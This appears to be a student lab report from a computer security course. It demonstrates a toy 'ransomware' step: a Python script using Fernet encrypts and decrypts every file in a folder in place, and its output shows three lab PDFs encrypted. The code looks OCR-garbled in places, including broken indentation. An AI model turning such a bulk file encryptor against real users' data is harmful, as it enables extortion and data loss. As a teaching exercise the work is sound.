

Introduction to Computer Security

Ransomware: Step 2 – Action

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Algorithm used : This code uses an encryption algorithm called FERNET which is an symmetric encryption mechanism. The encryption algorithm uses AES-128 in CBC mode, which has a block size of 128 bits. Authentication uses HMAC-SHA256 and the key structure has 32 byte in which first 16 bytes are used for AES encryption and the next 16 bytes are used for the HMAC signing.

Algorithm for encryption:

Loads the encryption key

Creates the fernet cipher object

Encrypts all the files in the folder

Overwrites each file with the encrypted files.

Algorithm for decryption:

Loads the encryption key

Creates the fernet cipher object

Decrypts all the files in the folder

Overwrites the files with the decrypted version.

Methodology:

Askes the user for the folder path and files location

Asks for the action(encryption/decryption)

Checks if the secret.key is generated and exists.

The action is performed based on the given input of encryption or decryption.

Time complexity:

The time complexity is a linear with respect to the total data size.

Let k be the number of files in the folder

N_i be the size of the i th file.

Total time complexity is $O(\sum N_i)$ for i from 1 to k


This simplifies to $O(N)$ where N stands for the total size of all the files

Code Screenshot:


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D: > proj > crypto.py > ...
1  import os
2  import glob
3  from cryptography.fernet import Fernet
4
5  def generate_key():
6      """Generates and saves a key for encryption/decryption in the script directory."""
7      script_dir = os.path.dirname(os.path.abspath(__file__))
8      key_path = os.path.join(script_dir, "secret.key")
9      key = Fernet.generate_key()
10     with open(key_path, "wb") as key_file:
11         key_file.write(key)
12
13     def load_key():
14         """Loads the key from the script directory."""
15         script_dir = os.path.dirname(os.path.abspath(__file__))
16         key_path = os.path.join(script_dir, "secret.key")
17         return open(key_path, "rb").read()
18
19     def encrypt_files(folder_path):
20         """Encrypts all files in the given folder."""
21         key = load_key()
22         cipher = Fernet(key)
23
24         for file_path in glob.glob(os.path.join(folder_path, "*")):
25             if os.path.isfile(file_path) and os.path.basename(file_path) != "secret.key":
26                 with open(file_path, "rb") as file:
27                     data = file.read()
```

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D: > proj > crypto.py > decrypt_files
19 def encrypt_files(folder_path):
27     data = file.read()
28     encrypted_data = cipher.encrypt(data)
29
30     with open(file_path, "wb") as file:
31         file.write(encrypted_data)
32     print(f"Encrypted: {file_path}")
33
34 def decrypt_files(folder_path):
35     """Decrypts all files in the given folder."""
36     key = load_key()
37     cipher = Fernet(key)
38
39     for file_path in glob.glob(os.path.join(folder_path, "*")):
40         if os.path.isfile(file_path) and os.path.basename(file_path) != "secret.key":
41             with open(file_path, "rb") as file:
42                 encrypted_data = file.read()
43                 decrypted_data = cipher.decrypt(encrypted_data)
44
45             with open(file_path, "wb") as file:
46                 file.write(decrypted_data)
47             print(f"Decrypted: {file_path}")
48
49 if __name__ == "__main__":
50     folder = input("Enter folder path: ")
51     action = input("Choose action - Encrypt (E) or Decrypt (D): ").strip().lower()
52
53     script_dir = os.path.dirname(os.path.abspath(__file__))
54     key_path = os.path.join(script_dir, "secret.key")
55
56     if not os.path.exists(key_path):
57         generate_key()
58         print("Generated new encryption key. Store it securely!")
59
60     if action == "e":
```

Files before encryption:



Encryption Screenshot:




The screenshot shows a Visual Studio Code editor with a Python script named `import os.py`. The script defines three functions: `generate_key()`, `load_key()`, and `encrypt_files(folder_path)`. The `encrypt_files` function iterates over files in a specified folder and encrypts them using Fernet. The terminal window shows the execution of the script, which successfully encrypts three files: `Lab1a_Network_Scanning.pdf`, `Lab2_Firewalls_IDS.pdf`, and `Lab3a_File_Permissions_in_Linux.pdf`.


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26             with open(file_path, "rb") as file:
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FileNotFoundError: [Errno 2] No such file or directory: 'd:\project\secret.txt'
PS C:\Users\User> & C:\Users\User\AppData\Local\Microsoft\WindowsApps\python3.11.exe "d:/project/import os.py"
Enter folder path: C:\Users\User\Desktop\cyber
Choose action - Encrypt (E) or Decrypt (D): E
Encrypted: C:\Users\User\Desktop\cyber\Lab1a_Network_Scanning.pdf
Encrypted: C:\Users\User\Desktop\cyber\Lab2_Firewalls_IDS.pdf
Encrypted: C:\Users\User\Desktop\cyber\Lab3a_File_Permissions_in_Linux.pdf
PS C:\Users\User>
```

Encryption results:



Decryption Screenshot:



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File Edit Selection View Go Run Terminal Help Search
EXPLORER
NO FOLDER OPENED
You have not yet opened a folder.
Open Folder
Opening a folder will close all currently open editors. To keep them open, add a folder instead.
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Files after decryption:

